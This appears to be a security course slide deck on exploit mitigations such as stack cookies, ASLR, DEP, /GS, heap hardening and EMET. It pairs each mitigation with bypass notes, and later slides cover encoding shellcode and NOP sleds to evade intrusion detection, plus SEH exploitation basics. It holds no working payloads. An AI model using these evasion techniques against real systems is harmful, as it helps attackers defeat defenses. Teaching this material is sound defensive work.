GCC extensions to protect stack (stack cookies)

- **StackGuard**
  - extension for the gcc compiler
    - provides a weak canary protection against buffer overflows
    - only protects the Return Address on stack
    - not adopted by the GCC project team

- **GCC Stack-Smashing Protector (ProPolice)**
  - a version of this was re-implemented in GCC 4.1 and later
  - currently standard part of OpenBSD, FreeBSD, Ubuntu, etc...
  - better designed canary generation
  - protects function arguments, and not just Return Address
  - rearranges variables to deter overflowing them
    - also backs up copies of function arguments to check against later on

ASLR (in Linux)

Address Space Layout Randomization

- is set in /proc/sys/kernel/randomize_va_space
  - set to > 0 when turned on
- randomly arranges the positions of key data areas upon process initialization
  - positions of the:
    - *<u>(usually)</u>* the base of the executable (i.e. not starting at a fixed 0x0000 every time)
    - libraries
    - heap
    - stack
- Outright breaks any shellcode with hardcoded addressing techniques
- breaks return-2-library attacks (libraries load in random locations!)

ASLR

```
fuzz@ubufuzz:~$ cat /proc/self/maps
08048000-08053000 r-xp 00000000 08:01 262149     /bin/cat
08053000-08054000 r--p 0000a000 08:01 262149     /bin/cat
08054000-08055000 rw-p 0000b000 08:01 262149     /bin/cat
08055000-08076000 rw-p 00000000 00:00 0          [heap]
b7c23000-b7e23000 r--p 00000000 08:01 792339     /usr/lib/locale/locale-archive
b7e23000-b7e24000 rw-p 00000000 00:00 0
b7e24000-b7fc7000 r-xp 00000000 08:01 659999     /lib/i386-linux-gnu/libc-2.15.so
b7fc7000-b7fc8000 ---p 001a3000 08:01 659999     /lib/i386-linux-gnu/libc-2.15.so
b7fc8000-b7fca000 r--p 001a3000 08:01 659999     /lib/i386-linux-gnu/libc-2.15.so
b7fca000-b7fcb000 rw-p 001a5000 08:01 659999     /lib/i386-linux-gnu/libc-2.15.so
b7fcb000-b7fce000 rw-p 00000000 00:00 0
b7fdb000-b7fdd000 rw-p 00000000 00:00 0
b7fdd000-b7fde000 r-xp 00000000 00:00 0          [vdso]
b7fde000-b7ffe000 r-xp 00000000 08:01 660011     /lib/i386-linux-gnu/ld-2.15.so
b7ffe000-b7fff000 r--p 0001f000 08:01 660011     /lib/i386-linux-gnu/ld-2.15.so
b7fff000-b8000000 rw-p 00020000 08:01 660011     /lib/i386-linux-gnu/ld-2.15.so
bffdf000-c0000000 rw-p 00000000 00:00 0          [stack]
fuzz@ubufuzz:~$ 
```

ASLR (in Linux)

Bypass notes:

- A weak version of ASLR has been in linux since kernel 2.6.12 (June 2005)
  - **not enough entropy and randomness**!
    - attackers could still brute force exploits
      - usually tens of thousands of tries only needed
        - SIGSEV leaves logs
          - brute force @ 4AM...
  - many kernel patches from the community offer hardened implementations
    - *but they are still brute force-able*
- attackers have an advantage when can use buffer overflows as part of some I/O operation (not as part of command line arguments)
  - i.e. network service, with I/O on the socket
    - the randomization has already occurred
      - the randomization details can be accessed in **`/proc`** files!

PaX Linux Kernel Patch

http://pax.grsecurity.net/

- better ASLR
- implements N^X by default
- some small efforts to mitigate ret2libc exploits

Kernel patch to add lots more security mechanisms to harden against buffer overflow exploits and more

Bypass notes

- See section 4 in: http://www.phrack.org/issues.html?issue=58&id=4
  - details on beating PaX address space randomization
    - a bit old, but good read

grsecurity patch

http://grsecurity.net/

- includes PaX (GR security team and PaX team partnered up!)
- optimized for web servers
- grsecurity offers kernel hardening patch(es) for each kernel version
  - "grsecurity provides real proactive security. The only solution that hardens both your applications and operating system, grsecurity is essential for public-facing servers and shared-hosting environments."
  - hardens against LD_PRELOAD
  - better ASLR
  - and much much moar

Enhancing Linux Mitigations!

GREAT BLOG POST by CERT:
http://www.cert.org/blogs/certcc/post.cfm?EntryID=193

Windows exploit mitigations

WINDOWS Data Execution Prevention (DEP)

Microsoft's take on NX

- Mark anything memory page that is writable as not-executable
- Makes stack and heap NOT Executable
    - no more shellcode there!
    - still have control data there
        - can still return to libc


ASLR (in Windows)

- Enabled by default in Vista and beyond (2007)
  - however ONLY for executables and DLLs that are specifically linked to be ASLR-enabled
- Registry setting for forcibly enabling/disabling ASLR for ALL executables and libraries is:
  - `HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\MoveImages`
- Locations that are randomized:
  - heap
  - stack
  - Process Environment Block (data block of main thread)
  - Thread Environment Block (shared data block for threads)

Bypass notes:

- ASLR on 32 bit windows system prior to Windows 8 can have reduced effectiveness when attackers eat up resources and cause low memory

For Reference



Stack Cookies /GS protection

The **/GS switch** is a *compiler* option that adds code to function's prologue and epilogue code

- Prevents typical stack based / string buffer overflows

When an application starts, a program-wide master cookie (4 byte unsigned int (dword)) is pseudo-randomly generated and saved in the .data section

- Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server (Great read!) (previously mentioned in SEH section)

Stack Cookies
/GS (Buffer Security Check)

- Enabled by default since 2003 in microsoft visual studio compiler
  - can be disabled with /GS- flag and recompiled
- Compiler injects checks in functions with local string buffers and/or exception handling
- /GS features:
  - attempts to detect direct buffer overflows that target the return address
  - protects against vulnerable parameters for a function
    - pointer, C++ reference, C-struct that contains pointers, or string buffers

Stack Cookies
/GS (Buffer Security Check)

Bypass notes:

- /GS provides no protection when:
  - function parameters do not include buffers
  - if /O (optimizations) flag is not enabled
  - functions have a variable argument list(....)
  - functions are marked with `naked` (in C++)
  - Functions contain any inline assembly in the first statement
  - If a parameter is only used in certain ways the compiler deems to be *less likely* to be exploitable

Heap protection (hardening)

Windows and Linux both have takes on this

- Mainly focuses on hardening the heap allocation algorithm, preventing heap overflows, and safe unlinking

Windows features for heap hardening / protection:

- meta cookies
- safe unlinking algorithm(s)
- function pointer obfuscation

Heap exploitation hurdles

Safe Unlinking

- on unlink, the allocator **coalesces**, then relinks from **freelist**
- Causes the link/unlink to fail if address is readable
  - raises handled exception, and execution continues
- chunk address still returned to caller

Cookie Checking


- Cookie checks on `free()`
  - invalid cookie prevents relinking of chunk

EMET

http://www.dedoimedo.com/computers/windows-emet-v4.html


- ASLR
- DEP
- SEHOP
- RELRO
- MemProt
- SimExecFlow
- StackPivot
- LoadLib
- HeapSpray detection
- etc…

Revisited



Linker/Compiler
stack cookies
Safe SEH
SEHOP
software only **DEP**
OS
ASLR
code signing checks
N^X bit
hardware assisted **DEP**
Hardware

Questions?



NINJAS
they were here
motifake.com
CORRECTION
The Ninjas are still there.
motifake.com

Advanced Exploitation Tutorials (Corelan.be)

- https://www.corelan.be/index.php/category/security/exploit-writing-tutorials/
- https://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/
- https://www.corelan.be/index.php/2009/07/28/seh-based-exploit-writing-tutorial-continued-just-another-example-part-3b/
- https://www.corelan.be/index.php/2009/08/12/exploit-writing-tutorials-part-4-from-exploit-to-metasploit-the-basics/
- https://www.corelan.be/index.php/2009/09/05/exploit-writing-tutorial-part-5-how-debugger-modules-plugins-can-speed-up-basic-exploit-development/
- https://www.corelan.be/index.php/2009/09/21/exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr/
- https://www.corelan.be/index.php/2010/01/26/starting-to-write-immunity-debugger-pycommands-my-cheatsheet/
- **Win32 shellcoding:** https://www.corelan.be/index.php/2010/02/25/exploit-writing-tutorial-part-9-introduction-to-win32-shellcoding/

Extra Topics!

Binary Patching, Polymorphic Shellcode / encoding

Binary Patching

- Used by both Good and Bad guys
- Tools (any hexeditor):
  - hexedit
- Can zero out or NOP out any undesired instructions!
  - Perhaps some malware has anti-reverse engineering code in it!
    - You'll have to defeat this in the homework **:D**

Binary patching demo

To defeat debugger exploits used by malware

see http://blog.ioactive.com/2012/12/striking-back-gdb-and-ida-debuggers.html

Shellcode, and Encoding / Filters

Ways script kiddies get caught/stopped:

- Often Intrusion Detection Systems / Intrusion Prevention Systems (IDS / IPS) will inspect packets
  - Can easily detect /x90 NOP sleds
  - Can easily detect raw shellcode in some cases
  - can detect "/bin/sh", and /bin, //sh
    - other giveaways that we'll cover later

Dec	Hx	Oct	Char		Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL	(null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH	(start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX	(start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX	(end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT	(end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ	(enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK	(acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL	(bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS	(backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB	(horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF	(NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT	(vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF	(NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR	(carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO	(shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI	(shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE	(data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1	(device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2	(device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3	(device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4	(device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK	(negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN	(synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB	(end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN	(cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM	(end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB	(substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC	(escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS	(file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS	(group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS	(record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US	(unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Source: www.LookupTables.com

Shellcode, and Encoding / Filters

Simple ways to get around filters:

- "/bin/sh", add 5 to each byte, and then in the shellcode remove 0x5 from each byte
  - shown on page 359 in HAOE book
- NOP sleds
  - large blocks of 0x90 aren't common and can be filtered out by IDS
    - can replace with other single-byte instructions

Instruction	HEX	ASCII
inc EAX	0x40	@
inc EBX	0x43	C
inc ECX	0x41	A
inc EDX	0x42	B
dec EAX	0x48	H
dec EBX	0x4B	K
dec ECX	0x49	I
dec EDX	0x4A	J

Shellcode, and Encoding / Filters

- Some target buffers may be filtered to only have printable ASCII as their input.
- Some kernel patches will prevent binary data from being put into environment variables!

Solution for attackers:

- Polymorphic printable ASCII shellcode
  - *polymorphic* - any code that changes itself
  - Goal is to write shellcode that gets past the printable character check
    - See page 366 in HAOE
  - Tools exist to automate this
    - msfencode

msfencode demo

The End

Next time we get into Networking

Resources

- http://exploit-exercises.com
  - Goto site for off-line linux CTF exploitation challenges
- http://www.corelan.be/
  - Amazingly useful site for learning windows exploitation
  - Fantastic high-quality tutorials
  - Run by some awesome experts
  - I cannot recommend them enough

Old Slides

(SEH is not a viable exploit target anymore. It is well mitigated by SEHOP, combined with ASLR/NX/etc...)

SEH Exploitation

POP POP RET....
XOR POP POP RET...

Structured Exception Handling

```
try {
} catch {
}
```

- SEH is code written in an application for handling exceptions.
- Exceptions are special events that interrupt "normal" process behavior
- Each exception handler when compiled is mapped into the stack in 8 Bytes, divided by 2 pointers:

1. Pointer to the next "exception registration" struct
    a. this pointer is used if the current handler is not able to catch the given exception
2. pointer to the actual code for handling the exception

C / C++ exception types

1. **SEH exceptions**, *(AKA Win32 or system exceptions)* These are the only exceptions available to C programs.
   a. compiler supports with __try, __except, __finally ... etc...
2. **C++ exceptions** *(aka "EH")*
   a. implemented on top of SEH
   b. allow throwing and catching of arbitrary types of events
   c. Microsoft Visual C++ compiler implements this in a complex way
      i. automatic stack unwinding during exception processing
      ii. lots of checks / flags to ensure it works properly in all cases


C++

C Plus Plus

Windows SEH

- Windows has a default SEH handler
- You've all seen it
  - message:
    - "xxx has encountered a problem and needs to close" popup.
- SEH Exploits make up about 20% of the metasploit framework (estimated back in 2009)


Simplified abstract view of stack



Detailed view of stack

NORMAL STACK

...
Local function variables
Stack data (saved registers, etc..)
saved EBP (frame pointer)
RET address
function arguments
...

